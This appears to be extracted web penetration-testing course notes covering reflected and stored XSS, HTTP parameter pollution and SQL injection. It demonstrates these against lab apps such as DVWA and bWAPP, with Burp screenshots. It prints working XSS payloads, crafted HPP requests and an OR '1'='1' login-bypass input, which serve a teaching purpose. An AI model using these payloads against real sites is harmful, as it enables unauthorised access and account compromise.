
Example

- In this case, in first step, we need to detecting all input vectors which can be affected by XSS, such as input field or any URL's parameters.





Script executed



- Generate testing data with fuzzer or manually.

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x 5 x ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details. Start attack

Attack type:

```
GET /BasicSearch.aspx?Word=5f00g HTTP/1.1
Host: aapdotnetapp.infosecaddicta.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; __ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b141af;
__awkuuid=ei:infosecaddicta.com:ApekfxgPP6GWH88K8tq88evukfPHURU+589K8td825woontfQ+agNYEKx4cBhX//:2; __atripe_mid=b53f835b-625c-4a04-8fe8-075c7bba7cF;
__fbp=fb.1.1564955153850.417041806; __gid=GA1.2.1229647954.1565405500
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Add §
Clear §
Auto §
Refresh

1 x 2 x ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways. Start attack

Payload set: Payload count: 4
Payload type: Request count: 4

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

- Analyze the results

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4985	
1	<script>alert('1');</script>	200	<input type="checkbox"/>	<input type="checkbox"/>	5012	
3	<IMG SRC=JaVaScRiPt:alert('XS...	200	<input type="checkbox"/>	<input type="checkbox"/>	5017	
2	<IMG SRC=javascript:alert('XS...	200	<input type="checkbox"/>	<input type="checkbox"/>	5018	
4	<META HTTP-EQUIV="refresh" ...	200	<input type="checkbox"/>	<input type="checkbox"/>	5053	

Request Response

Raw Headers Hex HTML Render

```

<p>What 's your name?</p>
<input type="text" name="name">
<input type="submit" value="Submit">
</form>

<pre>Hello <script>alert('1');</script></pre>

</div>

<h2>More info</h2>

```

1 match

Finished

ks Tools Help

http://192.168.1.105/BookApp/BasicSearch.aspx?Word=<script>alert(123);</script>

Latest Headlines

The page at http://192.168.1.105 says:

123

OK

Bypass XSS filter

Reflected cross-site scripting attacks are prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers. The tester must test for vulnerabilities assuming that web browsers will not prevent the attack. Browsers may

be out of date, or have built-in security features disabled. Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that is unrecognized by the web application firewall.

References this link for more information

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet


Example

- Pentester can open and review page source to analyze source code for filtering XSS mechanism

The image shows two screenshots from the DVWA (Damn Vulnerable Web Application) interface. The top screenshot shows the XSS vulnerability page. The browser address bar contains the URL: `192.168.111.140/dvwa/vulnerabilities/xss_r/?name=<script>alert('1')<%2Fscript>#`. The page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, there is a navigation menu with buttons for Home, Instructions, Setup, Brute Force, Command Execution, and CSRF. The main content area shows a form with the text "What's your name?" and a "Submit" button. Below the form, the output is displayed in a preformatted box: `Hello alert('1')`. The bottom screenshot shows the "View Source" page for the same vulnerability. The browser address bar contains the URL: `192.168.111.140/dvwa/vulnerabilities/view_source.php?id=xss_r&security=medium`. The page title is "Reflected XSS Source". The source code is displayed in a preformatted box, showing the PHP code that handles the input. The code is as follows:

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```


At the bottom of the source code view, there is a "Compare" button.



2. Testing for Stored Cross Site Scripting

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application.

STORED OR PERSISTENT XSS



How to

Test Input

Forms

- The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:
 - User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc
 - Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
 - File Manager: application that allows upload of files
 - Application settings/preferences: application that allows the user to set preferences
 - Forum/Message board: application that permits exchange of posts among users
 - Blog: if the blog application permits to users submitting comments
 - Log: if the application stores some users input into logs.

Analyze HTML code


Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out- of-band channels through which the application receives and stores users input.

Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.

Example

Damn Vulnerable Web App (DVWA) +

192.168.1.40/dvwa/vulnerabilities/xss_s



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name: Peter Winter
Message:



44 http://192.168.1.40 POST /dvwa/vulnerabilities/xss_s/ ✓ 200 5654 HTML Damn Vulnerable Web A...


Request Response

Raw Params Headers Hex

```
POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/dvwa/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: security=low; PHPSESSID=mb110e9a44113731rt58spf675; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

txtName=Cloud&txtMessage=hi+cloud&btnSign=Sign+Guestbook
```





//Some XSS exploit demo

//Xenotic tools, xsstrike, automate scanner

3. Testing for HTTP Verb Tampering

References: Configuration and Deployment Management Testing - Test HTTP Methods

4. Testing for HTTP Parameter pollution

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short HPP) affects a building block of all web technologies, server and client side attacks exist.

Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP

Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.

How To Test

A more in-depth analysis would require three HTTP requests for each HTTP parameter:

- Submit an HTTP request containing the standard parameter name and value, and record the HTTP response. E.g. `page?par1=val1`
- Replace the parameter value with a tampered value, submit and record the HTTP response. E.g. `page?par1=HPP_TEST1`
- Send a new request combining step (1) and (2). Again, save the HTTP response. E.g. `page?par1=val1&par1=HPP_TEST1`
- Compare the responses obtained during all previous steps. If the response from (3) is different from (1) and the response from (3) is also different from (2), there is an impedance mismatch that may be eventually abused to trigger HPP vulnerabilities.
- Crafting a full exploit from a parameter pollution weakness is beyond the scope of this text. See the references for examples and details.

Example



bwAPP - HTTP Parameter Poll

192.168.1.40/bwAPP/hpp-2.php?name=cloud&action=vote



an extremely buggy web app!

Bugs Change Password Create User Set Security Level Reset Create

/ HTTP Parameter Pollution /

Hello Cloud, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1

Go Cancel < >

Target: http://192.168.1.40

Request

Raw Params Headers Hex

```

GET /bwAPP/hpp-3.php?movie=lcname=cloud&action=vote HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bwAPP/hpp-2.php?name=cloud&action=vote
Cookie: PHPSESSID=4d31d2ch3sp6ghm0er188rjml; acpennvide=voingset,jocto,phpb2,rdains; acgroupswithpersist=naa; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
  
```

Response

Raw Headers Hex HTML Render

```

<div id="main">
<h1>HTTP Parameter Pollution</h1>
<p>Your favorite movie is: <b>G.I. Joe: Retaliation</b></p><p>Thank you for submitting your vote!</p>
</div>
<div id="side">
<a href="http://itsecgames.blogspot.com" target="blank_" class="button"></a>
<a href="http://be.linkedin.com/in/malikmesellen" target="blank_" class="button"></a>
  
```

Target: http://192.168.1.40

Request

```

GET /bWAPP/hpp-3.php?movie=1&name=cloud&action=vote&movie=3 HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud&action=vote
Cookie: PHPSESSID=4d31d2ch35p6ghm8er188kjaml; acopendivids=swingset,jotto,phpb2,redmine; acgroupswithpersist=nada; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
  
```

Response

```

<div id="main">
  <h1>HTTP Parameter Pollution</h1>
  <p>Your favorite movie is: <b>Man of Steel</b></p><p>Thank you for submitting your vote!</p>
</div>
<div id="side">
  <a href="http://itsecgames.blogspot.com" target="blank_" class="button"></a>
  <a href="http://be.linkedin.com/in/malikaesellea" target="blank_" class="button"></a>
  
```

register with name: cloud&movie=3 and vote for movie with id=1

bWAPP - HTTP Parameter Polli X

192.168.1.40/bWAPP/hpp-2.php?name=cloud%26movie%3D3&action=vote

/ HTTP Parameter Pollution /

Hello Cloud&movie=3, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote

147	http://192.168.1.40	GET	/bWAPP/hpp-3.php?movie=1&name=clo...	✓	200	11300	HTML	php	bWAPP - HTTP Paramete...
149	https://shavar.services.mozilla.c...	POST	/downloads?client=navclient-auto-ffox...	✓	200	205	text		

Request

```

GET /bWAPP/hpp-3.php?movie=1&name=cloud&movie=3&action=vote HTTP/1.1
Host: 192.168.1.40
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.40/bWAPP/hpp-2.php?name=cloud%26movie%3D3&action=vote
Cookie: PHPSESSID=4d31d2ch35p6ghm8er188kjaml; acopendivids=swingset,jotto,phpb2,redmine; acgroupswithpersist=nada; security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
  
```

147	http://192.168.1.40	GET	/bWAPP/hpp-3.php?movie=1&name=clo...	✓	200	11300	HTML	php	bWAPP - HTTP Paramete...
149	https://shavar.services.mozilla.c...	POST	/downloads?client=navclient-auto-ffox...	✓	200	205	text		

Request Response

Raw Headers Hex HTML Render


HTTP Parameter Pollution

Your favorite movie is: **Man of Steel**


Thank you for submitting your vote!

5. Testing for SQL Injection

An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.



Authentication Bypass



```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

A similar query is generally used from the web application in order to authenticate a user. If the query returns a value it means that inside the database a user with that set of credentials exists, then the user is allowed to login to the system, otherwise access is denied. The values of the input fields are generally obtained from the user through a web form. Suppose we insert the following Username and Password values:


```
$username = cloud'
```

```
$password = 1' or '1' =
```

'1 The query will be:

```
SELECT * FROM Users WHERE Username='cloud' AND Password='1' OR '1' = '1'
```

After a short analysis we notice that the query returns a value (or a set of values) because the condition is always true (OR 1=1). In this way the system has authenticated the user without knowing the username and password.



An Error based exploitation technique is useful when the tester for some reason can't exploit the SQL injection vulnerability using other technique such as UNION. The Error based technique consists in forcing the database to perform some operation in which the result will be an error. The point here is to try to extract some data from the database and show it in the error message. This exploitation technique can be different from DBMS to DBMS (check DBMS specific section).

INFORMATION

- Server Name
- Database Name
- Software Version
- Host Name
- Tables
- Columns

S
C
H
E
M
A

Database server

- Server: 127.0.0.1 via TCP/IP
- Software: MySQL
